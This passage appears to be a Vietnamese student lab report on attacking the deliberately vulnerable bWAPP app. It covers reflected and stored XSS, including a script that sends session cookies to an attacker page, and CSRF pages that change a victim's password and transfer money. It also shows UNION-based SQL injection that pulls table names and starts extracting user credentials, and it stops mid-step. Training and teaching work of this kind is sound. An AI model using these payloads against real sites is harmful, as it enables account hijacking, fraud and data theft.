Sau khi đã xác định được vị trí có khả năng mắc lỗi XSS, tiến hành kiểm tra bằng cách thử truyền vào 1 đoạn mã java script `<script>alert("XSS")</script>` để thực

hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không? Không giống như nhiệm vụ 4 ở đây kết quả trả về hiển thị như sau:




Hình 8.32. Kết quả trả về khi nhập một đoạn java script trong bài XSS - Reflected (HREF) mức độ dễ

Ctrl + U' xem mã nguồn và tìm đến đoạn `<script>alert("XSS")</script>`

```
<tr height="30">
  <td>The Dark Knight Rises</td>
  <td align="center">2012</td>
  <td>Bruce Wayne</td>
  <td align="center">action</td>
  <td align="center"><a href=xss_href-3.php?movie=7&name=<script>alert("XSS")</script>&action=vote>Vote</a></td>
</tr>
```

Rõ ràng đoạn java script đã được truyền vào nhưng không được thực thi, lý do nó vẫn nằm trong 1 thẻ html '`<a> `'. Để có thể thực thi đoạn java script đó, thì phải đóng thẻ html '`<a> `' lại, và truyền vào đó đoạn java script để thực thi. Để đóng lại dùng kí tự '>' sau đó truyền đoạn java script vào như sau: '><script>alert('XSS')</script>'



Hình 8.33. Kết quả kiểm tra lỗi XSS trong bài XSS - Reflected (HREF) mức độ dễ

Từ đó khẳng định site đã bị dính lỗi XSS

Khai thác lỗi XSS

Làm tương tự như bài 1

1.6. Thực hành tấn công XSS phản xạ sử dụng hàm EVAL mức độ dễ

Login vào bWAPP và chọn bài XSS - Reflected (Eval) level low



Xác định lỗi XSS

Quan sát giao diện sau khi truy cập vào trang ta thấy hiển thị như sau :



Ctrl+U để view source code :

```
</div>

<div id="main">

    <h1>XSS - Reflected (Eval)</h1>

    <p>The current date on your computer is:</p>

    <p>

    <script>

        eval("document.write(Date())");

    </script>

    </p>

</div>
```

Ta để ý thấy có 1 hàm đoạn java script:


```
<script>

    eval("document.write(Date())");

</script>
```

Hàm eval trong JavaScript dùng để biến chuỗi thành biểu thức tính toán được hoặc mã lệnh trong JavaScript. Ở đây hàm eval lấy giá trị Date() và hiển thị ra màn hình. Giá trị Date() ở đây chính là hiện thị ngày hiện tại trên máy user

Ngoài ra ta quan sát trên URL , được sử dụng phương thức GET như sau :


A screenshot of a browser address bar with a dark background. It shows an information icon on the left, followed by the URL: http://localhost/bWAPP/xss_eval.php?date=Date().

ⓘ http://localhost/bWAPP/xss_eval.php?date=Date()

Suy ra site có thể bị dính lỗi XSS ở hàm Eval

Kiểm tra lỗi XSS

Thay vì hiển thị giá trị Date() ta thử hiện popup bằng cách thay giá trị Date() bằng alert('XuanTien')



Kết luận site này đã bị dính lỗi XSS

Khai thác lỗi XSS

Thực hiện tương tự như [here](#)

1.7. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ


Login vào bWAPP và chọn bài XSS - Stored (Blog) level low:



Stored - XSS là lỗi XSS mà đoạn mã chèn thêm vào được lưu trữ trên server, như trong CSDL dưới dạng các comment trong blog, message trong forum hoặc các visitor log

Xác định lỗi XSS

Quan sát giao diện hiển thị như sau:



Xác định vị trí có khả năng xảy ra lỗi XSS là ô nhập entry, ta thử nhập giá trị bất kì vào và xem kết quả trả về như sau :

/ XSS - Stored (Blog) /

Add: ☒Show all: ☐Delete: ☐

Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2022-12-16 00:49:23	bee
2	bee	2022-12-16 00:49:40	Xuan Tien

Từ đó có thể xác định khả năng bị dính lỗi XSS ở ô 'Submit'


Kiểm tra lỗi XSS

Thử truyền vào 1 đoạn mã java script

```
<script>alert("XuanTien")</script>
```

để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không?

Kết quả :



Suy ra site đã bị dính lỗi XSS

Khai thác lỗi XSS

Kỹ thuật lấy cookie [here](#)

Thực hiện tương tự như bài [here](#) chỉ khác ở chỗ đoạn java cript có nhiệm vụ đánh cắp cookie của người dùng sẽ được lưu trữ trên server.

Sau khi chèn đoạn mã java script gửi lên server.

```
<script>window.open("http://localhost/hosttest/get.php?cookie="+  
document.cookie)</script>
```

Đoạn java script đã được thực hiện.

Ở đây ví dụ đăng nhập bằng 1 tài khoản khác và truy cập đến XSS - Stored (Blog), thì tự động cookie của user đó sẽ được gửi về cho hacker. Từ cookie có được đó mà hacker sẽ login được vào account của victim mà không cần biết User và password.


Logout khỏi bWAPP:



Đăng nhập lại và quan sát trang tự động chuyển tới :

`http://localhost/hosttest/get.php?`

`cookie=PHPSESSID=c1pi1i399mqnc3umt5766jht0m;%20security_level=0`



Có thể thấy ở hình dưới là cookie của mức security = 0 (low) khai thác XSS dạng BLOG lưu trữ.

Cụ thể trong trường hợp này là: ***`c1pi1i399mqnc3umt5766jht0m`***

Từ cookie lấy được hacker sử dụng cookie đó để đăng nhập mà cần biết user và password của người dùng.

CHƯƠNG 2. KỸ THUẬT TẤN CÔNG CSRF

2.1. Thực hành tấn công CSRF (Change Password) mức độ dễ

Sau khi đăng nhập vào bWAPP chọn bài CSRF (Change Password):



Hình 2.1. Chọn bài CSRF (Change Password)


Chọn level low:



Hình 2.2. Chọn level low trong bài CSRF (Change Password)

Xác định lỗi CSRF

Thiết lập proxy Burp Suite ở chế độ 'Intercept is on':



Hình 2.3. Thiết lập proxy Burp Suite ở chế độ 'Intercept is on'

Nhập vào ô new password để thay đổi password:

Hình 2.4. Giao diện thực hiện tấn công CSRF trong bài CSRF (Change Password) level low

Nhấn Change và xem thông tin thu được trên proxy:

```

1 GET /bWAPP/csrf_1.php?password_new=tien&password_conf=tien&action=change HTTP/1.1
2 Host: localhost
3 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Referer: http://localhost/bWAPP/csrf_1.php?password_new=123&password_conf=123&action=change
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: PHPSESSID=ioati8cketdpaidimhs0hplukm; security_level=0
16 Connection: close

```

Query Parameters (3)	
NAME	VALUE
password_new	tien
password_conf	tien
action	change

Hình 2.5. Phương thức GET được sử dụng trong bài CSRF (Change Password) level low

Mở source code có chứa form thay đổi mật khẩu như sau:

```

<form action="/bWAPP/bWAPP/csrf_1.php" method="GET">

  <p><label for="password_new">New password:</label><br />
  <input type="password" id="password_new" name="password_new"></p>

  <p><label for="password_conf">Re-type new password:</label><br />
  <input type="password" id="password_conf" name="password_conf"></p>

  <button type="submit" name="action" value="change">Change</button>

</form>

```

Hình 2.6. Form thay đổi mật khẩu trong bài CSRF (Change Password) level low

Copy đoạn HTML rồi tạo 1 file HTML có filename là “CSRF_CP_L” và thêm giá trị **value=“123456”** (trong đó “123456” là mật khẩu mới muốn ta thay đổi) :

```
<form action="/bwAPP/bwAPP/csrf_1.php" method="GET">


  <p><label for="password_new">New password:</label><br />
  <input type="password" id="password_new" name="password_new" value="123456"></p>

  <p><label for="password_conf">Re-type new password:</label><br />
  <input type="password" id="password_conf" name="password_conf" value="123456"></p>
  <button type="submit" name="action" value="change">Change</button>

</form>
```

Hình 2.7. Tạo file html trong bài CSRF (Change Password) level low

Trong file html này hacker có thể thay đổi mật khẩu tùy theo ý muốn của hacker, rồi gửi file này cho victim lừa click vào



← → ↻ ⓘ http://localhost/hosttest/test.html

Ứng dụng Phím IT Ngoại ngữ Stuc

New password:
.....

Re-type new password:
.....

Change

Hình 2.8. File html gửi cho victim trong bài CSRF (Change Password) level low

Sau khi người dùng click vào “Change” thì mật khẩu đã được thay đổi.

The image shows a web interface for changing a password. At the top, the title "CSRF (Change Password)" is written in a large, handwritten-style font, flanked by two orange diagonal slashes. Below the title, the text "Change your password." is displayed. There are two input fields: "New password:" and "Re-type new password:". Below these fields is a "Change" button. At the bottom of the form, a green message states "The password has been changed!".

Hình 2.9. Kết quả sau khai thác lỗi CSRF (Change Password) level low

Từ đó hacker có thể login vào tài khoản của người dùng với mật khẩu đã được đổi theo ý của hacker

2.2. Thực hành tấn công CSRF (Transfer Amount) mức độ dễ

Sau khi đăng nhập vào bWAPP chọn bài CSRF Transfer Amount level low:



Xác định lỗi CSRF:

Nhập vào ô “Amount to transfer” giá trị như sau:

Thay vì giá trị >0 ; Ở đây ta nhập <0 để xem tiền có chuyển thêm về tài khoản của mình không :)



Click “Transfer” button và quan sát trường “Amount on your account :” có giá trị tăng lên 120000 EUR.



Quan sát URL sẽ hiển thị account chuyển tiền đến và số tiền gửi là -110000 như sau :

http://localhost/bWAPP/csrf_2.php?account=123-45678-90&amount=-110000&action=transfer

Từ đây có thể thấy rằng trang web này đã bị lỗi CSRF.


Thực hiện tấn công bằng cách tạo 1 trang html và chèn 1 thẻ <a> có src đến địa chỉ URL tương tự URL chuyển tiền thành công bên trên :

```
<h1><a href="http://localhost/bWAPP/csrf_2.php?account=17-07-2001&amount=30000&action=transfer"target="_blank">Money Transfer</a></h1>
```

Trong thẻ trên "account=17-07-2001" là tài khoản mà hacker chuyển tiền đến và "amount=30000" là số tiền mà hacker chuyển .

Sau khi victim login trang web thành công thì hacker gửi link trang website chứa thẻ <a> trên cho victim

Khi victim click vào link độc đó thì mặc nhiên số tiền trong tài khoản của victim chuyển đến tài khoản mà tên hacker mong muốn bằng chính phiên làm việc của victim



Money Transfer

/ CSRF (Transfer Amount) /

Amount on your account: 90000 EUR


Như vậy bằng 1 đoạn code đơn giản kết hợp với kỹ nghệ xã hội , hacker đã có thể chuyển tiền tới tài khoản chúng muốn 1 cách dễ dàng.

CHƯƠNG 3. KHAI THÁC SQL INJECTION

Nhiệm vụ 1. SQL Injection (Login Form/Hero)

Bước 1: Chọn bài tập khai thác

Tại “Choose your bug” ta tiến hành chọn SQL Injection (Login Form/Hero) với mức độ bảo mật thấp (low)



Hình 8.1 Chọn bài tập tấn công SQL Injection (Login Form/Hero)

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này



Hình 8.2 Giao diện bài tập tấn công SQL Injection (Login Form/Hero)

Bước 2: Xác định lỗ hổng trong việc kiểm tra thông tin đầu vào

Nhập chuỗi sau vào cả 2 trường nhập liệu Login/ Password:
`admin' OR '1'='1.`



Hình 8.3 Chèn câu lệnh truy vấn vào form đăng nhập

Câu truy vấn này hợp lệ và đoạn mã tiếp theo xử lý giúp ta đăng nhập hợp lệ

với tên Neo.

SQL Injection (Login Form/Hero)

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome Neo, how are you today?

Your secret: Oh Why Didn't I Took That BLACK Pill?

Hình 8.4 Vượt qua kiểm tra đăng nhập thành công

Nhiệm vụ 2. SQL Injection (GET/Search)

Bước 1: Chọn bài tập tấn công

Tại “Choose your bug” ta tiến hành chọn SQL Injection (GET/Search) với mức độ bảo mật thấp (low)

Choose your bug:

SQL Injection (GET/Search) Hack

Set your security level:

low Set Current: low

Hình 8.5 Chọn bài tập tấn công SQL Injection (GET/Search)

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này

SQL Injection (GET/Search)

Search for a movie: Search

Title	Release	Character	Genre	IMDb

Hình 8.6 Giao diện bài tập tấn công SQL Injection (GET/Search)

Bài tập trên cho phép nhập vào tên phim để xem thông tin tương ứng của chúng, vì vậy ta sẽ tiến hành thăm dò lỗi rồi khai thác lỗ hổng SQL Injection để lấy được thông tin người dùng trong CSDL.

Bước 2: Xác định các điểm nhận nhập vào từ người dùng

Tại đây có một ô nhập vào tên phim, ta tiến hành nhập tên hay một chữ cái bất kỳ để thăm dò; VD: Avatar2, Titanic, ... => chọn “Search”.

Sau khi chọn Search ta thấy url có dạng:

`http://localhost/bWAPP/sqli_1.php?title=Avatar2&action=search`

Vậy ta xác định thông điệp request là GET bởi chuỗi truy vấn (query string) được hiển thị ngay trên trình duyệt. Tham số trong trường hợp này là “title”, giá trị là “Avatar2”.

Sau khi thêm dấu nháy đơn ‘ vào cuối giá trị của “title” => Gửi:

`http://localhost/bWAPP/sqli_1.php?title=Avatar2'action=search`

Server trả về dòng thông báo tương tự tức là ứng dụng này bị lỗi SQL Injection và ta có thể tiến hành khai thác dữ liệu thông qua toán tử UNION.



Hình 8.7 Lỗi trả về trong tấn công SQL Injection (GET/Search)

Bước 3: Tìm số cột và kiểu dữ liệu của cột bằng cách dùng mệnh đề ORDER

BY

`http://localhost/bWAPP/sqli_1.php?title=Avatar2'order by 1-- -&action=search`



Chú ý ta dùng -- - sau cùng đường link là để loại bỏ những phần sau câu truy vấn

Cuối cùng ta thu được lỗi trả về như sau:

`http://localhost/bWAPP/sqli_1.php?title=Avatar2'order by 8-- -&action=search`



Suy ra bảng có 7 cột từ 1 đến 7.

Bước 4: Tìm cột có khả năng chứa thông tin khai thác được (xem mục 3.2.3), ta thu được kết quả:

`http://localhost/bWAPP/sqli_1.php?title=Avatar2'union select 1,2,3,4,5,6,7-- --&action=search`

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Như vậy cột số 2, 3, 4, 5 có thể sử dụng để mang thông tin khai thác được và sau khi thay giá trị 2 bằng `version()`, giá trị 3 bằng `database()`, giá trị 4 bằng `user()` ta lần lượt tìm ra phiên bản SQL, tên CSDL, tên user hiện tại ứng dụng đang sử dụng là:

`http://localhost/bWAPP/sqli_1.php?title=Avatar2'union select 1,version(),database(),user(),5,6,7-- --&action=search`

Title	Release	Character	Genre	IMDb
10.4.27-MariaDB	bwapp	5	root@localhost	Link

Bước 5: Xác định tên của các bảng: thay thế giá trị 5 bằng câu lệnh `group_concat(table_name)` và cuối xâu truy vấn thêm `from information_schema.tables where table_schema=database()--`, với mục đích lấy ra được tên của tất cả các bảng có trong cơ sở dữ liệu, ta thu được tên các bảng như sau: blog, heroes, movies, users, visitors

Title	Release	Character	Genre	IMDb
root@localhost	bwapp	10.4.27-MariaDB	blog ,heroes ,movies ,users ,visitors ,d27_anh_san_pham ,d27_anh_slider ,d27_blog ,d27_don_hang ,d27_don_hang_chi_tiet ,d27_phan_loai	Link


Bước 6: Xác định tên các cột trong bảng: Sau khi lấy được tên các bảng là: blog, heroes, movies, users, visitors, ta nhận thấy bảng users là quan trọng nhất, vì có chứa thông tin cá nhân của người dùng nên ta sẽ thực hiện lấy ra tên các cột của bảng users.

Thay vào `group_concat(column_name)` và cuối xâu truy vấn thêm `from information_schema.columns where table_name='users'--`, ta thu được kết quả:

Title	Release	Character	Genre	IMDb
root@localhost	bwapp	10.4.27-MariaDB	id ,login ,password ,email ,secret ,activation_code ,activated ,reset_code ,admin ,id ,name ,email ,email_verified_at ,password ,remember_token ,created_at ,updated_at ,id ,first_name ,last_name ,username ,email ,password ,validation_code ,active ,USER ,CURRENT_CONNECTIONS ,TOTAL_CONNECTIONS	Link

Tại bảng users ta lấy được các cột “id, login, password, email, secret, activation_code, activated, reset_code, admin, USER, CURRENT_CONNECTIONS, TOTAL_CONNECTIONS”

Bước 7: Thu thập dữ liệu quan trọng, ta có được các cột quan trọng trong bảng users như: id, login, password, email và thay vào GROUP_CONCAT(login,":",password,"\\n" và cuối xâu truy vấn sửa thành from users-- và thu được kết quả:

